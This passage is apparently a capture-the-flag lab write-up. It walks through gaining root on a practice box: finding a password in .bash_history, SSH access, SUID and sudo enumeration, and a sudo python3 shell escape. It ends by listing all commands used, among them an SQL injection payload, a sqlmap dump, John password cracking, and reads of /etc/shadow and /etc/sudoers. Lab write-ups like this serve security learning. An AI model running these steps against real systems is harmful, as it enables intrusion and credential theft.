but a few files I saw pkexec



.. / pkexec ☆ Star 7,709

Sudo


Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo pkexec /bin/sh
```

NOT WORKED

Now, the one thing I remember is the .bash_history, so I check it.




```
sepp@POTT:~$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  snap  Templates  Videos
sepp@POTT:~$ ls -la
total 72
drwxr-x--- 14 sepp sepp 4096 Dec 17 13:09 .
drwxr-xr-x  6 root root 4096 Dec 17 12:28 ..
-rw-------  1 sepp sepp  563 Dec 21 09:50 .bash_history
-rw-r--r--  1 sepp sepp  220 Jan  6  2022 .bash_logout
-rw-r--r--  1 sepp sepp 3771 Jan  6  2022 .bashrc
drwx------ 10 sepp sepp 4096 Dec 17 13:09 .cache
drwx------ 11 sepp sepp 4096 Dec 17 12:11 .config
drwxr-xr-x  2 sepp sepp 4096 Dec 17 12:08 Desktop
drwxr-xr-x  2 sepp sepp 4096 Dec 17 12:08 Documents
drwxr-xr-x  2 sepp sepp 4096 Dec 17 12:08 Downloads
drwx------  3 sepp sepp 4096 Dec 17 12:08 .local
drwxr-xr-x  2 sepp sepp 4096 Dec 17 12:08 Music
drwxr-xr-x  2 sepp sepp 4096 Dec 17 12:08 Pictures
-rw-r--r--  1 sepp sepp  807 Jan  6  2022 .profile
drwxr-xr-x  2 sepp sepp 4096 Dec 17 12:08 Public
drwx------  3 sepp sepp 4096 Dec 17 12:08 snap
drwxr-xr-x  2 sepp sepp 4096 Dec 17 12:08 Templates
drwxr-xr-x  2 sepp sepp 4096 Dec 17 12:08 Videos
sepp@POTT:~$ cat .bash_history
cd ..
ls -la
cdc ..
cd ..
cd ../..
cd /home
ls -la
cdc sepp
cd  sepp
ls -la
exit
su joao -p havelange123456
exit
su
exit
```

There is hint like **su joao -p havelange12345**

I run the user sepp it shows password, I entered **havelange12345** authorization failed, then tried it to ssh port, with a discovered password in the bash history file, and I got a hit.


ssh joao@192.168.0.38




```
sepp@POTT:~$ exit
logout
Connection to 192.168.0.38 closed.

┌──(alpha㉿alpha)-[~]
└─$ ssh joao@192.168.0.38
joao@192.168.0.38's password:
Welcome to Ubuntu 22.04.1 LTS (GNU/Linux 5.15.0-56-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

3 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

Last login: Wed Dec 21 10:19:50 2022 from 192.168.0.18
joao@POTT:~$ 
```

Again, the same process repeats again, like sepp user.

cat /etc/crontab
cat /etc/shadow
cat /etc/sudoers
find / -perm -u=s 2>/dev/null




```
joao@POTT:~$ find / -perm -u=s 2>/dev/null
/snap/core20/1738/usr/bin/chfn
/snap/core20/1738/usr/bin/chsh
/snap/core20/1738/usr/bin/gpasswd
/snap/core20/1738/usr/bin/mount
/snap/core20/1738/usr/bin/newgrp
/snap/core20/1738/usr/bin/passwd
/snap/core20/1738/usr/bin/su
/snap/core20/1738/usr/bin/sudo
/snap/core20/1738/usr/bin/umount
/snap/core20/1738/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core20/1738/usr/lib/openssh/ssh-keysign
/snap/core20/1405/usr/bin/chfn
/snap/core20/1405/usr/bin/chsh
/snap/core20/1405/usr/bin/gpasswd
/snap/core20/1405/usr/bin/mount
/snap/core20/1405/usr/bin/newgrp
/snap/core20/1405/usr/bin/passwd
/snap/core20/1405/usr/bin/su
/snap/core20/1405/usr/bin/sudo
/snap/core20/1405/usr/bin/umount
/snap/core20/1405/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core20/1405/usr/lib/openssh/ssh-keysign
/snap/snapd/17883/usr/lib/snapd/snap-confine
/usr/libexec/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/xorg/Xorg.wrap
/usr/lib/openssh/ssh-keysign
/usr/lib/snapd/snap-confine
/usr/sbin/pppd
/usr/bin/mount
/usr/bin/fusermount3
/usr/bin/chfn
/usr/bin/su
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/pkexec
/usr/bin/umount
/usr/bin/passwd
/usr/bin/sudo
/usr/bin/chsh
```



```
joao@POTT:~$ ls -la
total 72
drwxr-x--- 14 joao joao 4096 Dec 21 10:16 .
drwxr-xr-x  6 root root 4096 Dec 17 12:28 ..
-rw-r--r--  1 root root    0 Dec 17 13:11 .bash_history
-rw-r--r--  1 joao joao  220 Jan  6  2022 .bash_logout
-rw-r--r--  1 joao joao 3771 Jan  6  2022 .bashrc
drwx------ 10 joao joao 4096 Dec 17 13:10 .cache
drwx------ 11 joao joao 4096 Dec 18 13:39 .config
drwxr-xr-x  2 joao joao 4096 Dec 17 12:25 Desktop
drwxr-xr-x  2 joao joao 4096 Dec 17 12:25 Documents
drwxr-xr-x  2 joao joao 4096 Dec 17 12:25 Downloads
drwx------  3 joao joao 4096 Dec 17 12:25 .local
drwxr-xr-x  2 joao joao 4096 Dec 17 12:25 Music
drwxr-xr-x  2 joao joao 4096 Dec 17 12:25 Pictures
-rw-r--r--  1 joao joao  807 Jan  6  2022 .profile
drwxr-xr-x  2 joao joao 4096 Dec 17 12:25 Public
-rw-------  1 joao joao  121 Dec 21 10:16 .python_history
drwx------  4 joao joao 4096 Dec 17 13:03 snap
drwxr-xr-x  2 joao joao 4096 Dec 17 12:25 Templates
drwxr-xr-x  2 joao joao 4096 Dec 17 12:25 Videos
joao@POTT:~$ cat .bash_history
joao@POTT:~$ cd Documents
joao@POTT:~/Documents$ ls -la
total 8
drwxr-xr-x  2 joao joao 4096 Dec 17 12:25 .
drwxr-x--- 14 joao joao 4096 Dec 21 10:16 ..
joao@POTT:~/Documents$ cd ..
joao@POTT:~$ cd snap
joao@POTT:~/snap$ ls -la
total 16
drwx------  4 joao joao 4096 Dec 17 13:03 .
drwxr-x--- 14 joao joao 4096 Dec 21 10:16 ..
drwxr-xr-x  4 joao joao 4096 Dec 17 13:03 firefox
drwxr-xr-x  4 joao joao 4096 Dec 17 12:25 snapd-desktop-integration
joao@POTT:~/snap$ cd ..
```


After a little, time of searching the command I used **sudo -l**, too see the root permission, or is there any **NOPASS ALL** written, entering the sudo -l, I used the same password. And got how Joao access the root, and finally found the **(root) /usr/bin/python3**




```
joao@POTT:~$ sudo -l
[sudo] password for joao:
Matching Defaults entries for joao on POTT:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User joao may run the following commands on POTT:
    (root) /usr/bin/python3
joao@POTT:~$
```

I can get privilege escalation via the python3 command.

sudo python3 -c 'import pty;pty.spawn("/bin/bash")'



```
joao@POTT:~$ sudo python3 -c 'import pty;pty.spawn("/bin/bash")'
root@POTT:/home/joao# whoami
root
root@POTT:/home/joao# ls -la
total 72
drwxr-x--- 14 joao joao 4096 Dec 21 10:16 .
drwxr-xr-x  6 root root 4096 Dec 17 12:28 ..
-rw-r--r--  1 root root    0 Dec 17 13:11 .bash_history
-rw-r--r--  1 joao joao  220 Jan  6  2022 .bash_logout
-rw-r--r--  1 joao joao 3771 Jan  6  2022 .bashrc
drwx------ 10 joao joao 4096 Dec 17 13:10 .cache
drwx------ 11 joao joao 4096 Dec 18 13:39 .config
drwxr-xr-x  2 joao joao 4096 Dec 17 12:25 Desktop
drwxr-xr-x  2 joao joao 4096 Dec 17 12:25 Documents
drwxr-xr-x  2 joao joao 4096 Dec 17 12:25 Downloads
drwx------  3 joao joao 4096 Dec 17 12:25 .local
drwxr-xr-x  2 joao joao 4096 Dec 17 12:25 Music
drwxr-xr-x  2 joao joao 4096 Dec 17 12:25 Pictures
-rw-r--r--  1 joao joao  807 Jan  6  2022 .profile
drwxr-xr-x  2 joao joao 4096 Dec 17 12:25 Public
-rw-------  1 joao joao  121 Dec 21 10:16 .python_history
drwx------  4 joao joao 4096 Dec 17 13:03 snap
drwxr-xr-x  2 joao joao 4096 Dec 17 12:25 Templates
drwxr-xr-x  2 joao joao 4096 Dec 17 12:25 Videos
```



```
root@POTT:/home/joao# cd /root
root@POTT:~# ls -la
total 44
drwx------  5 root root 4096 Dec 21 12:35 .
drwxr-xr-x 20 root root 4096 Apr 22  2022 ..
-rw-------  1 root root    0 Dec 17 13:13 .bash_history
-rw-r--r--  1 root root 3106 Oct 15  2021 .bashrc
drwx------  2 root root 4096 Apr 19  2022 .cache
-r--------  1 root root   27 Dec 17 12:20 flag.txt
-rw-------  1 root root   20 Dec 16 16:36 .lesshst
drwxr-xr-x  3 root root 4096 Dec 16 16:34 .local
-rw-------  1 root root 5842 Dec 17 13:09 .mysql_history
-rw-r--r--  1 root root  161 Jul  9  2019 .profile
drwx------  5 root root 4096 Apr 22  2022 snap
root@POTT:~# cat flag.txt
FLAG{t43_FlR5t_9o_mInu73S}
root@POTT:~# exit
exit
joao@POTT:~$ exit
logout
Connection to 192.168.0.38 closed.

┌──(alpha㉿alpha)-[~]
└─$
```

cd /root
cat flag.txt

FLAG{t43_FlR5t_9o_mInu73S}

ALL COMMANDS USED DURING THIS PROCESS

```
nmap -sP your 192.168.018/24.
nmap -sC -sV 192.168.0.38
dirb http://192.168.0.38/  /usr/share/wordlists/dirb/big.txt
dirb http://192.168.0.38/  /usr/share/wordlists/dirb/common.txt
get .struct.xml
cat .struct.xml
dirb http://192.168.0.38/secret_development_folder_123456 /usr/share/wordlists/dirb/big.txt

anythinghere' OR 1=1
Sqlmap -r bat1.req –dump
nano pws1.hash
rm john.pot
john --wordlist=/usr/share/wordlists/rockyou.txt pws1.hash
ssh sepp@192.168.0.38
cat /etc/crontab
cat /etc/shadow
cat /etc/sudoers
cat /etc/passwd|grep bash
find / -type f -a \( -perm -u+s -o -perm -g+s \) -exec ls -l {} \; 2> /dev/
ssh joao@192.168.0.38
find / -perm -u=s 2>/dev/null
sudo -l
sudo python3 -c 'import pty;pty.spawn("/bin/bash")'
cd /root
cat flag.txt
```

THANK YOU